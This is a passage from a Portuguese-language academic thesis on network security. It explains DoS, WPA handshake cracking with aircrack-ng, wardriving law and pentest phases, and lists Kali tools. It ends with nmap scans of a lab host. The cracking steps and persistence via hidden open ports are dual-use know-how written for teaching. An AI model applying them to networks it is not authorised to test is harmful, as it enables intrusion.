Segundo CANALTECH (2016a), para fins maléficos, um exploit pode dar a um cracker o controle de um sistema de computador, permitindo a execução de determinados processos por meio de acesso não autorizado a sistemas, ou ainda realizar um ataque de negação de serviço. Os invasores têm como fins utilizar essas máquinas como *zombie*, ou seja, usa-las para realizar ataques em grande escala seja para derrubar um servidor ou serviço, ou o invasor quer somente roubar informações da máquina que está sendo acessada.

3.2.4 ATAQUES DoS e DDoS

Os ataques *Denial of Service* (DoS) tem como objetivo derrubar, negar algum serviço que esteja sendo executado, porém não é feito com o objetivo de invasão, mas sim para torná-lo indisponível para usuário. Como por exemplo, tornar um servidor *web* indisponível enviando um enorme volume de requisições para uma página de um único endereço, caso o servidor não haja nenhuma regra de *Firewall* ou na aplicação para conter esse tipo de ataque, irá ocorrer um saturamento do serviço e o mesmo ficará indisponível (MORIMOTO, 2010).

Os ataques *Distributed denial of service* (DDoS) tem como objetivo o mesmo do DoS porém os ataques são lançados através de diversos *hosts*, ou seja, de diferentes lugares do mundo de forma simultânea. Os *hosts* controlados são chamados de *zombie*, são as máquinas quais os *hackers* invadiram e implementaram *exploit*. Nesse caso de ataques DDoS é muito difícil conter pelo fato de serem endereços diferentes das requisições, nesta situação a empresa responsável por realizar os bloqueios é a empresa que administra os links de acesso (MORIMOTO, 2010).

3.2.5 QUEBRA DE SENHAS

Aplicar técnicas e métodos de segurança é um fator primordial para qualquer segmento que utilize esta tecnologia. Alguns procedimentos básicos, como inserção de senhas complexas, evitam que qualquer pessoa, má intencionada, tente obter vantagens, ilicitamente, no uso das redes sem fio.

Explorar, de forma prática, as vulnerabilidades apresentadas em redes sem fio que utilizam o padrão IEEE 802.11 é um conjunto de padrões criados pela IEEE para o uso de redes wireless. Este padrão levou à criação de uma certificação para produtos compatíveis com os padrões, que assegurava que eles sejam intercompatíveis, ou seja, apenas os produtos certificados podem utilizar o Wi-Fi. Alguns padrões utilizando o certificado foram criados com o decorrer dos anos, a tabela a seguir ilustra esses padrões, a frequência, as taxas (MORIMOTO, 2010).

Com base nas informações de MORIMOTO (2010), foi possível a criação da tabela 1, na qual é informado o padrão, a frequência e a taxa de transferência e o ano da publicação dos diferentes tipos de padrões de rede sem fio.

Padrão	Frequência	Taxa de transferência	Ano
IEEE 802.11	2.412 GHz 2.462 GHz	1, 2 Mb/s	1997
IEEE 802.11 b	2.412 GHz 2.462 GHz	2, 5.5, 11 Mb/s	1999
IEEE 802.11 a	5.8 GHz	6 até 54 Mb/s	1999
IEEE 802.11 g	2.4 GHz	Até 54 Mb/s	2003
IEEE 802.11 n	2.4GHz 5.8 GHz	300 Mb/s até 600 Mb/s	2006
IEEE 802.11 ac	5 GHz	433 Mb/s até 6 Gb/s	2012

Tabela 1: Padrões da rede sem fio (MORIMOTO, 2010)

E comparando os padrões de segurança mais utilizados neste tipo de rede, dentre eles: segundo MORIMOTO, o *Wired Equivalent Privacy* (WEP) é um mecanismo de autenticação, pode ser configurado de forma privada ou pública, ou seja, configurado com senha ou sem senha, esse método não é indicado devido as suas falhas de segurança; *Wired Protected Access* (WPA) é baseada no protocolo *Temporal Key Integrity* (TKIP), nesse sistema a chave é trocada periodicamente, por essa razão é recomendado à utilização do WAP; *Wired Protected Access* (WPA2) é baseado no protocolo o AES esse mecanismo oferece um alto grau de segurança, entretanto, tem como deficiência a alta exigência de processamento, não é recomendável para usuários domésticos, e também

não ser compatível com equipamentos antigos e o *Wi-fi Protected Setup* (WPS) é o padrão de segurança que permitem que o usuário mantenha facilmente sua rede doméstica segura, quando o usuário for acessar ele irá requerer um *Personal Identification Number* (PIN). Esse método tornou-se vulnerável desde 2014, pois foi alvo de ataques brutos e pela facilidade de descobrir o PIN.

Para realizar a quebra de senhas *wireless* é utilizado o Sistema Kali Linux, que é uma distribuição GNU/Linux baseada no sistema operacional Debian, é um projeto *open source* que é mantido e financiado pela ofensiva de Segurança, um fornecedor de treinamento de segurança da informação de classe mundial e serviços de teste de penetração, ou seja, tem como finalidade voltada principalmente em auditoria e segurança de rede computadores (KALI LINUX, 2013).

Ainda segundo o site oficial do Kali Linux, existem diversas ferramentas disponíveis para realização de ataques, defesa e análise de dados, tais como NMAP (utilizado para realizar escaneamento de portas abertas), Wireshark (utilizado para capturar pacotes que estão trafegando pela rede), Aircrack-ng (software para realização de testes de segurança em rede sem fio), entre outras.

A partir de todos os fundamentos e técnicas estudadas, foram efetuados os testes práticos, onde foram utilizadas as técnicas do Airmon-ng, esse *script* permite ativar o modo de monitoramento da *interface* wireless, após ter uma *interface* com o modo de monitoramento ativo é possível utilizar o Airodump-ng, que é um *script* que captura pacotes de frames brutos 802.11 e é particularmente apropriado para coletar Vetores de Inicialização (IVs) WEP, assim pode-se enxergar qualquer rede sem fio que esteja ativa ao alcance da *interface* de rede mesmo que ela esteja invisível a um dispositivo (AIRCRACK-NG, 2015).

A partir da utilização do Airodump-ng utilizando o *script* Aireplay-ng, que tem como função principal de gerar tráfego para o uso posterior do Aircrack-ng para quebrar senhas WEP e WAP, existem diferentes ataques que podem causar desautenticação como finalidade de capturar dados *handshake* WPA. Após a captura de um dado *handshake* utiliza-se o *script* Aircrack-ng que tem como função comparar o dado *handshake* com uma *wordlist* com o objetivo de nessa comparação adquirir a senha (AIRCRACK-NG, 2015).

3.2.6 VÍRUS E MALWARES

Vírus é um *software* que infecta o sistema, se replicando e tentando se espalhar rapidamente para outros computadores, via e-mail, redes sociais, rede, dispositivos

plugados no computador como *pen drive*, discos rígidos externos, entre outros. Estes vírus têm como objetivo prejudicar o desempenho do computador podem causar danos ao sistema do computador, tais danos como, formatar o disco rígido, apagar arquivos do sistema ou arquivos do usuário e utilizar a memória do computador para torna-lo lento (STI, 2016).

Malwares é um termo utilizado para todos os *softwares* que se instalam nos computadores comandados para se infiltrar na máquina causar danos mais graves, como roubar informações e senhas divulgar serviços, entre outros (STI, 2016).

3.2.7 WARDRIVING E WARCHALKING

O termo *wardriving* foi escolhido por Peter Shipley para batizar a atividade de dirigir um automóvel à procura de redes sem fio abertas, passíveis de invasão. Para realização desta técnica é necessário um automóvel, um computador portátil, uma placa *wireless* USB para a captura dos pacotes de comunicação e uma antena com grande potencial para poder identificar as redes existentes. O objetivo desta técnica é de mapear as redes sem fios sem segurança para uso e/ou também para identificar as redes sem fios e realizar ataques para obter informações de pessoas ou de uma empresa (DELAET; SCHAUWERS, 2004; WARDRIVING, 2013; PEIXOTO, 2016).

O *warchalking* é a prática de escrever símbolos indicando a existência de redes *wireless* e informando sobre suas configurações. As marcas usualmente feitas em giz em calçadas indicam a posição de redes sem fio, facilitando a localização para uso de conexões alheias pelos simpatizantes da ideia. Os praticantes desta técnica utilizam alguns símbolos e escritas para identificação das redes, o Open Node significa que a rede é vulnerável, *Closed Node* serve para uma rede fechada, e a letra W dentro do círculo informa que a rede *wireless* utiliza o padrão de segurança *Wireless Equivalent Privacy* (WEP), com presença de criptografia (DELAET, 2004; WARDRIVING, 2013; PEIXOTO, 2016).

Em cima de cada símbolo, tem-se o *Service Set Identifier* (SSID), que funciona como uma senha para o *login* na rede, obtidos através de *softwares* próprios conhecidos como *sniffers*. Esta prática se encontra em crescimento em vários lugares do mundo, particularmente na Inglaterra, onde ocorreu eventualidade em que estudantes utilizaram este meio para se reunirem e usaram a rede *wireless* de um escritório localizado no térreo de um edifício (DELAET, 2004; WARDRIVING, 2013; PEIXOTO, 2016).

3.2.8 IMPLICAÇÕES LEGAIS

Todos os praticantes da técnica *wardrivers* e *warchalkers* consideram se como uma organização e alegam ser totalmente legal o uso de ondas disponíveis no ar para realizar conexão coma a Internet, mesmo que estas não sendo dos mesmos, ou seja, sendo de pessoas desconhecidas. O argumento utilizado como defesa dos praticantes é a garantia de liberdade de utilização de ondas de rádio presentes no espaço aéreo. Nos Estados Unidos, o órgão responsável pelas comunicações, o *Federal Communications Commission* (FCC) reservou as estações usadas por redes *wireless* para uso público, e esta falta de regulamentação é utilizada como princípio de legitimidade para a utilização de redes alheias que apresentam algum tipo de abertura na estrutura. Desde que não causem dano, os *wardrivers* e *warchalkers* acreditam atuar dentro da legalidade e moralidade (PEIXOTO, 2016).

Segundo PEIXOTO (2016), a utilização indevida de recursos de comunicação alheios configura ilícito penal no Brasil. Alguns dispositivos em nosso ordenamento jurídico já descrevem a tipicidade de atos advindos do *warchalking*, como o art. 155, § 3º do Código Penal, que define o chamado furto de sinal, o art. 151, que dispõe sobre violação de correspondência, principalmente em seus incisos II e IV e os artigos 186 e 927 do Novo Código Civil, que genericamente indicam a necessidade de ressarcimento em casos de danos a terceiros. Porém, é destacado a previsão específica do enquadramento das consequências do *wardriving* e *warchalking* no Projeto de Lei nº 84, de 1999, aprovado em Plenário da Câmara recentemente, que dá nova redação ao Código Penal Brasileiro.

O Projeto suplementando o ordenamento penalista acrescentando a Seção V no Capítulo VI, Título I, a saber:

Seção V – Dos Crimes contra a inviolabilidade de sistemas informatizados.

Acesso indevido a meio eletrônico.

Art. 154 – A. Acessar, indevidamente ou sem autorização, meio eletrônico ou sistema informatizado:

Pena – detenção, de três meses a um ano, e multa.

A lei prevê o “acesso indevido”, a consequência de práticas de *wardriving* e *warchalking*, com a efetivação da ação de invadir uma rede *wireless*, apenando com detenção e multa o invasor de redes e sistemas informatizados.

3.2.9 PHISHING

Phishing é um método de fraude eletrônica, caracteriza-se por tentativas de adquirir informações restritas e de extrema importância, tais como senhas e números de cartão de crédito. Essas informações são adquiridas de forma qual uma pessoa se passar confiável ou se passa pela empresa enviando uma comunicação eletrônica oficial via e-mail principalmente e utilizando *websites* maliciosos (BINDNER,2014; CANALTECH, 2016b; NORTON, 2016).

A Figura 21 é uma representação real de um e-mail encaminhado para um possível vítima do método *phishing*.




Figura 21: Exemplo de Phishing (CANALTECH, 2016b).

3.4 MECANISMOS DE CRIPTOGRAFIA, AUTENTICAÇÃO E AUTORIZAÇÃO

Todas as pessoas têm informações que desejam manter em segredo, pelo simples motivo de privacidade. Assim como pessoas comuns querem manter suas informações protegidas as empresas também têm segredos a ser protegidos, como, detalhes de procedimentos

técnicos, resultados, arquivos confidenciais, informações financeiras, informações estratégicas, previsões de vendas, entre outros. Essas informações são protegidas afim de não serem acessadas por pessoas má intencionadas como *hackers* e *crackers*, os mesmos utilizam essas informações obtidas como chantagem para adquirir dinheiro e fama. Para realizar a proteção destes dados existem mecanismos para proteger arquivos e sistemas, tais como, criptografia de dados, métodos de autenticação e autorização para acessar os dados (TORRES, 2002; BEZERRA, 2008; TYSON, 2016).

3.4.1 CRIPTOGRAFIA

O termo criptografia se deriva do grego *kryptós* (escondido) e *gráphein* (escrever), técnicas criptográficas permitem que um remetente disfarce os dados de modo que um intruso não consiga obter nenhuma informação dos dados interceptados. Atualmente, as demandas estratégicas da Segurança da Informação tornam a criptografia indispensável para a sociedade moderna. Sabe-se que a informação agrega poder. Toda informação valiosa, uma vez conhecida pelo concorrente, passa a ser passível de utilização competitiva, sem o necessário investimento para construí-la (TORRES, 2002; BEZERRA, 2008; TYSON, 2016).

Segundo TORRES (2002), BEZERRA (2008) e TYSON (2016), a criptografia é um conjunto de técnicas com objetivo de esconder informação para pessoas não autorizadas acessem. A criptografia transformar um conjunto de informação legível, como um e-mail, arquivos em um implexo de caracteres impossibilitando o entendimento. Junto com a criptografia é gerado uma chave para poder realizar a decriptografia, quem tem a chave de decriptação é o único capaz de recuperar os dados em formato legível. Mesmo conhecendo todo o processo para esconder e recuperar os dados, sem a chave de decriptação a pessoa não consegue recuperar os dados. A maioria dos sistemas de criptografia pertencem a uma dessas duas categorias, a criptografia simétrica e assimétrica.

3.4.1.1 CRIPTOGRAFIA SIMÉTRICA

Na criptografia de chave simétrica, cada um possui uma chave que pode ser utilizar para criptografar um pacote de informações antes que seja enviada pela rede para outro computador. A chave simétrica exige que o computador saiba os quais outros

computadores irão receber a informação, assim sendo possível instalar a chave em cada um (BEZERRA, 2008; TYSON, 2016).

3.4.1.2 CRIPTOGRAFIA ASSIMÉTRICA

A criptografia de chave pública ou assimétrica utiliza a combinação de uma chave privada e uma chave pública, a chave privada só é reconhecida pelo computador e a chave pública é transmitida pelo computador de origem a todo computador que queira se comunicar de forma segura com o mesmo. Para decodificar a informação transmitida por um computador deve ser utilizada a chave pública, fornecida pelo computador de origem, e a chave privada (BEZERRA, 2008; TYSON, 2016).

Segundo BEZERRA (2008) e TYSON (2016), para implementar a criptografia de chave pública em grande escala, um servidor *web* seguro requer uma abordagem diferente, necessita de um certificado digital, uma informação a qual informa ao servidor *web* que o mesmo é considerado confiável por uma fonte independente, conhecida como Autoridade Certificadora. A Autoridade Certificadora age como um intermediário entre o servidor e os computadores para que haja confiança.

A criptografia de chave-pública na implementação, é o *Secure Sockets Layer* (SSL) desenvolvida pela Netscape, o SSL é um protocolo de segurança utilizado pelos *browsers* de Internet e servidores *web* para transmitir informações sigilosas de forma segura. O SSL tornou-se parte de um protocolo geral de segurança conhecido como *Transport Layer Security* (TLS), o TLS é o protocolo que protege qualquer forma de comunicação via Internet sendo e-mail, acesso a uma página *web*, entre outros (BEZERRA, 2008; TYSON, 2016).

3.4.2 AUTENTICAÇÃO

A autenticação é o ato de verificar se as informações fornecidas são provenientes de uma fonte confiável, ou seja, se o solicitante estiver com o certificado correto e o mesmo não foi realizado alterações ele é autenticado na rede, *software* ou página *web*. Há diversas maneiras de autenticar um usuário ou informação em um computador, tais como, através

de senhas, cartões de acesso, assinatura digital e biométrica (BEZERRA, 2008; TYSON, 2016).

Na utilização de senha, onde se necessita de um usuário para realizar a autenticação juntamente da senha, se as informações se corresponderem com a qual está cadastrada no computador ou no serviço de autenticação, a partir da confirmação da autenticidade os recursos serão liberados para uso; Cartões de acesso, onde há uma tira magnética onde informações de autenticidade são armazenadas assim como os cartões bancários de crédito; A assinatura digital que funciona basicamente de uma maneira para assegurar que um documento eletrônico seja autêntico, utilizando o *Digital Signature Standard* (DSS) que é um tipo criptografia de chave pública, o qual usa o algoritmo *Digital Signature Algorithm* (DAS) para gerar uma chave privada e uma chave pública. Alguns dos sistemas que utilizam a biometria para realizar a autenticação de funcionários, acessos em conta bancária no caixa eletrônico, eleições, em algumas faculdades e universidades, entre outros (BEZERRA, 2008; TYSON, 2016).

3.4.3 AUTORIZAÇÃO

A autorização é uma espécie de permissão, onde o usuário só poderá acessar aquele recurso ou informação a qual eu concedi a permissão, sendo permissão de somente leitura, ou escrita e/ou as duas permissões. De um modo geral, as empresas requerem de autorização estatal para o seu funcionamento e para desenvolverem as suas atividades. Essa autorização tem de ser explícita e formal, de acordo com as normas em vigor (CONCEITO, 2013).

A autorização de acesso à rede é concedida ou negada com base nas políticas implicadas no ambiente de trabalho ou residencial. Em um ambiente corporativo ao criar o seu esquema de autorização, você deve determinar se deseja gerenciar a autorização por usuário ou grupo utilizando um *Activity Director* (AD) (MICROSOFT, 2016).

As autorizações são gerenciadas de duas formas, por usuário e por grupo. No gerenciando de autorização por usuário, as permissões de acesso à rede será definida por permissão concedida ou negada. O gerenciamento de autorização por usuário é recomendado somente quando você tiver um número pequeno de contas de usuário ou computador para gerenciar. Na autorização por grupo, as definições das permissões de acesso à rede será

realizada da mesma forma que para apenas um usuário, porém a permissão concedida ao grupo será imposta para todos os membros do grupo (MICROSOFT, 2016).

3.5 DESAFIOS E OPORTUNIDADES EM REDES DE COMPUTADORES

Na área de rede de computadores as oportunidades são grandes, pois a quantidade de pessoas capacitadas para as oportunidades são poucas (LEITE, 2015), segundo NASCIMENTO (2013)

A falta de mão de obra qualificada para atender o mercado preocupa. Estudo realizado pela consultoria IDC, encomendado pela Cisco na América Latina, aponta que a demanda por profissionais de tecnologia da informação e comunicação (TIC) no Brasil excederá a oferta em 32% para o ano de 2015, chegando a uma lacuna de 117.200 trabalhadores especializados em redes e conectividade.

A maioria das pessoas formadas na área de computação seguem a área de desenvolvimento de *software*, *hardware* e banco de dados, poucos seguem na área de redes por falta de contato e prática.

4. PROPOSTA DO TRABALHO

O problema abordado, constitui em verificar e explorar falhas de segurança detectadas quando aplicados os testes de vulnerabilidades em diferentes ambientes simulados, com ferramentas disponíveis no sistema operacional Kali Linux e com ferramentas disponíveis de forma gratuita onde podem ser instaladas no sistema. Assim, mostrar as falhas de segurança mais comuns e a importância de investir na segurança das informações sendo pessoais ou empresariais.

Neste capítulo serão apresentados os métodos que foram utilizados no decorrer do trabalho para detecção de falhas de segurança.

4.1 KALI LINUX: TESTE DE INTRUSÃO E AUDITORIA DE SEGURANÇA

O Kali Linux é a mais nova distribuição de segurança Linux disponibilizada pela *Offensive Security*, utilizando como base a distribuição Debian 7.0, o Kali Linux compõem mais de trezentas ferramentas de segurança e de testes de invasão classificadas em grupo. O Kali Linux é a continuação da linhagem do BackTrack, que é um sistema com os mesmos objetivos do Kali Linux (KALI LINUX, 2013; BINDNER, 2014).

4.2 OBJETIVO

O Kali Linux é um projeto *open source* que é mantida e financiada pela ofensiva de Segurança, um fornecedor de treinamento de segurança da informação de classe mundial e serviços de teste de penetração, ou seja, tem como finalidade voltada principalmente em auditoria e segurança de rede computadores (KALI LINUX, 2013).

4.2.1 TESTE DE VULNERABILIDADE

Teste de vulnerabilidade ou mais conhecido como teste de penetração é um método legal realizado por profissionais autorizadas com a finalidade de descobrir fraquezas presentes na rede que está sendo aplicado os testes (TERZI, 2015).

Segundo LUCHI (2013) e TERZI (2015), existem diferentes tipos de técnicas de penetração, tais como, *Blind* ou *Black Box* onde o auditor não conhece o alvo dos testes mas o alvo

sabe quais testes são executados; o *Double Blind*, *Gray box*, *Double Gray Box*, *Reversal* ou *White Box* e o *Tandem*.

Double Blind esta técnica é bem parecida com a anterior porém nenhum dos lados tem conhecimento, ou seja, o auditor não conhece o alvo e nem o alvo conhece os testes que serão realizados. O *Gray Box* nesta prática o auditor conhece parcialmente o alvo, como se fosse um funcionário insatisfeito com a empresa e o mesmo quer realizar um ataque. O *Double Gray Box* funciona da mesma maneira que o anterior porém o alvo tem conhecimento dos ataques que serão realizados. O *Reversal* ou *White Box*, o auditor tem total conhecimento infraestrutura, usuários e sistemas do alvo. E o *Tandem* funciona da mesma maneira que o anterior, porém o alvo tem total conhecimento sobre o ataque que ocorrerá (LUCCHI, 2013; TERZI, 2015).

Na realização de teste de penetração, ou teste de intrusão existem cinco etapas a serem seguidas, a ultima etapa pode ser alterada, depende do tipo de *hacker*. As tais cinco etapas que serão tratadas são, o reconhecimento, scanning, exploração de falhas, preservação de acesso e geração de relatório. A Figura 22 ilustra a ordem que as etapas são realizadas (BINDNER, 2014).




Figura 22: Ciclo de vida de teste de intrusão (BINDNER, 2014).

4.2.2 RECONHECIMENTO

Nessa fase o auditor terá de aprender tudo sobre a rede e a empresa que serão aplicados os testes, esta pesquisa será realizada pela internet normalmente e também realizando *scans* passivos na conexão. Nessa fase o auditor não realiza nenhum tipo de penetração no sistema de defesa do alvo, somente identifica e documenta as informações do alvo (BINDNER, 2014).

4.2.3 SCANNING

Nessa fase o auditor irá utilizar as informações coletadas na etapa anterior para coletar novas informações, utilizando uma ferramenta de *scanning* assim possibilitando obter mais informações sobre a infraestrutura do sistema e sobre a rede do alvo (BINDNER, 2014).

4.2.4 EXPLORAÇÃO DE FALHAS

Após a utilização das ferramentas de *scanning* é possível detectar falhas, a partir da descoberta de falhas nessa etapa o *hacker ético* explora a falha no sistema para entrar no sistema e sair com as informações que deseja sem ser notado e sem deixar rastros para que posteriormente seja identificada uma invasão (BINDNER, 2014).

4.2.5 PRESERVAÇÃO DE ACESSO

Após a identificação da vulnerabilidade e a invasão ter sido realizada o auditor deixa anotado todos os passos realizados e o mesmo deixa portas abertas de forma que o alvo não desconfie para que se haja a necessidade de haver um futuro acesso o mesmo não precise explorar novamente a rede (BINDNER, 2014).

4.2.6 GERAÇÃO DE RELATÓRIOS

Após a realização de todas as etapas anteriores, o auditor cria diversos relatórios de cada etapa realizada. Depois da criação dos relatórios estes são enviados a uma equipe que solucionará o problema para não haver outras ocorrências (BINDNER, 2014).

4.4 PRINCIPAIS FUNCIONALIDADES E RECURSOS

Em cada fase do teste de penetração, é necessário o uso de ferramentas específicas do Kali Linux e algumas técnicas. A seguir, será apresentado o conceito de algumas ferramentas presentes no Kali Linux que foram utilizadas no trabalho. São elas: *Deepmagic Information Gathering Tool*, *Network Mapper*, *Wireshark* e *THC Hydra*. No caso de invasão de rede sem fio serão utilizadas tais ferramentas: *Airmon-ng*, *Aircrack-ng* e *Aireplay-ng*

DMitry é uma ferramenta UNIX/GNU *Linux Command Line Application* codificado em C. DMitry tem a capacidade de coletar o máximo de informação possível sobre um *host*, tais como subdomínios, endereços de e-mail, informações de tempo de atividade, verificação da porta TCP, pesquisas de *Whois*, entre outros (KALI TOOLS, 2014b).

Nmap, é uma ferramenta livre e *open source* para a descoberta de rede e auditoria de segurança, é utilizado para descobrir serviços ou servidores em uma rede, identificar *host* conectados à rede, scanner de portas TCP e UDP abertas, detecção de sistema operacional determinando o sistema e as características de *hardware* do *host*, detecta versão de serviços e aplicações na rede, entre outras funcionalidades (KALI TOOLS, 2014c).

THC Hydra, é uma ferramenta livre e *open source* para realização de descoberta de senha utilizando o método *brute force* que significa força bruta, onde é testado diversas combinações possíveis de usuários e senhas do alvo. Para a ferramenta realizar as comparações é necessário ter uma *wordlist* com os usuários e uma outra *wordlist* com as senhas (VINICIUS, 2013). Segundo o site Kali Tools a ferramenta Hydra é um cracker de login paralelizado que suporta vários protocolos para realizar um ataque, sendo rápido e flexível e se for necessários novos módulos é fácil de adiciona-los.

Segundo o site oficial Kali Tools das ferramentas do Kali Linux,

Nmap utiliza pacotes IP brutos de novas maneiras para determinar o que está disponível na rede anfitriões, que serviços os anfitriões estão oferecendo, o que os sistemas operacionais eles estão executando, que tipo de filtros de pacotes e

firewalls estão em uso, e dezenas de outras características. Ele foi projetado para digitalizar rapidamente grandes redes, mas funciona bem contra anfitriões individuais.

Nmap foi nomeado "Segurança Produto do Ano" pelo Linux Jornal, Info Mundial, LinuxQuestions.Org e Codetalker Digest. Foi ainda apresentado em doze filmes, incluindo The Matrix Reloaded, Die Hard 4, Girl With the Dragon Tattoo, and The Bourne Ultimatum.

O SNORT é uma ferramenta *Network Intrusion Detection System* (NIDS) e *Intrusion Detection System* (IDS) desenvolvido por Martin Roesch, a ferramenta é *open source*, flexibilidade nas configurações de regras e constante atualização frente às novas ferramentas de invasão. A ferramenta trabalha junto com o *firewall* analisando todas as requisições que chegam até o servidor e que saem do mesmo, se ele identificar que uma destas requisições é algum tipo de ataque ele alerta o administrador da rede para que o mesmo possa tomar um providencia. O SNORT não vem acoplado com o Kali Linux mas é possível instalar o mesmo sem custos (SNORT, 2016).

Nessus é uma ferramenta para realizar varreduras de vulnerabilidade, ou seja, realiza buscar por falhas de segurança na rede, informa descoberta de host e além dele detectar a vulnerabilidade o mesmo explora e gerando resultados. A ferramenta não vem acoplada com o Kali Linux ela é instalada de forma gratuita (ASADOORIAN, 2014).

Airmon-ng é uma ferramenta que tem a função de colocar a *interface* de rede sem fio em modo de monitoramento para que a ferramenta Airodump-ng possa capturar os pacotes através da placa de rede sem fio. Os pacotes capturados serão utilizados posteriormente por outra ferramenta para decodificar e informar qual a senha da rede sem fio do alvo. (ASSUNÇÃO, 2013).

Aireplay-ng é uma ferramenta que envia uma grande quantidade de pacotes para o roteador e para as máquinas assim provocando a desautenticação das mesmas da rede (ASSUNÇÃO, 2013).

Aircrack-ng é uma ferramenta para quebrar senhas de rede sem fio, funcionando da seguinte forma: os pacotes capturados utilizando as ferramentas anteriores geram um

arquivo binário que o algoritmo que compõem a ferramenta do Aircrack-ng utiliza para comparar com uma *wordlist* (uma lista grande de números, letras, palavras ou combinações de letras e números) realizando a decodificação do arquivo gerado, se a decodificação for bem sucedida e a palavra decodificada existir na *wordlist* a ferramenta informará qual a senha da Internet (ASSUNÇÃO, 2013; KALI TOOLS, 2014a).

Metasploit é uma ferramenta desenvolvida por H.D. Moore, ela possui diversos *exploits*, *payloads* para realização de testes de vulnerabilidade de sistemas, plataformas, servidores, entre outros (ARAGÃO, 2011).

SQLMap é uma ferramenta de teste de invasão de código aberto que automatiza o processo de detecção bem poderoso e exploração de falhas de injeção SQL. Tem suporte para MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase e sistemas de gerenciamento de banco de dados SAP MaxDB (KALI TOOLS, 2014d).

Segundo TERZI (2015)

É muito comum que programadores desatentos cometam erros de validação, inclusive quando essas validações envolvam programação relativa à SGBD's. Caso um desenvolvedor permita que consultas arbitrárias sejam executadas em sua aplicação, estará colocando seu ambiente em perigo de tal forma que os impactos poderão ser desastrosos.

Existem inúmeras ferramentas para realizar testes de falhas de segurança, cada uma tem sua funcionalidade mas podem ser utilizadas em diferentes ambientes de testes, porém existem aquelas que são específicas para um determinado ambiente. As ferramentas apresentadas nesse capítulo podem ser utilizadas em qualquer ambiente de teste.

No Capítulo 5, serão apresentados e discutidos os resultados da proposta do trabalho, que foram gerados a partir da execução das ferramentas de testes de vulnerabilidade e de invasão e qual ambiente que será utilizado na execução dos testes.

5. DESENVOLVIMENTO DO PROJETO

No desenvolvimento do projeto para realização dos testes de ataque e defesa foi preparado um ambiente físico, composto por um computador *desktop* com sistema operacional Debian 8 e um notebook com o sistema operacional Kali Linux, onde os dispositivos foram interligados por meio de um roteador. Neste capítulo serão apresentados tipos de ataques comuns realizados pelos invasores.

Para realização dos processos de detecção de falhas de segurança foram utilizadas diversas ferramentas. Na etapa de reconhecimento será utilizado o Nmap, enquanto que, para os ataques, será adotada a ferramenta THC Hydra.

5.1 ETAPAS DE ATAQUES

Nessa seção será tratado o processo que foi dividido em três etapas: para iniciar a análise do ambiente primeiramente foi realizado a etapa de reconhecimento do ambiente que será atacado, ou seja, coletado as informações necessárias para realizar o ataque; a segunda etapa é a análise dos resultados coletados; e a última etapa é a exploração das falhas encontradas.

5.1.1 ETAPA 1 - RECONHECIMENTO

Nessa etapa foi utilizado o NMAP, que é um software de escanamento de ambientes, que tem como objetivo detectar portas abertas, versões de sistemas, entre outros, que facilitam a entrada do atacante. A Figura 23 ilustra a utilização do mesmo, foi utilizado o seguinte comando **nmap ENDEREÇO_IP**. Esse comando irá listar todas as portas descobertas e qual é o tipo de serviço correspondente a mesma.


```
root@kali:~# nmap 192.168.2.212
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-07-14 11:16 UTC
Nmap scan report for 192.168.2.212
Host is up (0.00017s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:18:8B:E1:6D:4F (Dell)

Nmap done: 1 IP address (1 host up) scanned in 1.92 seconds
root@kali:~#
```

Figura 23: Ilustração do comando NMAP.

Para um reconhecimento minucioso parâmetros adicionados junto ao comando nmap, será utilizado os parâmetros -v pode-se para visualizar detalhadamente os processos que o comando está utilizando e -A serve para detectar as versões de *scripts*, sistemas operacionais e *traceroute*, a Figura 24, 25 e 26 ilustram a utilização do comando **nmap -v -A 192.168.2.212** e ilustra todos os processos que estão ocorrendo.

```

root@kali:~# nmap -v -A 192.168.2.212
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-07-14 10:31 UTC
NSE: Loaded 122 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:31
Completed NSE at 10:31, 0.00s elapsed
Initiating ARP Ping Scan at 10:31
Completed ARP Ping Scan at 10:31, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:31
Completed Parallel DNS resolution of 1 host. at 10:31, 0.03s elapsed
Initiating SYN Stealth Scan at 10:31
Scanning 192.168.2.212 [1000 ports]
Discovered open port 22/tcp on 192.168.2.212
Discovered open port 139/tcp on 192.168.2.212
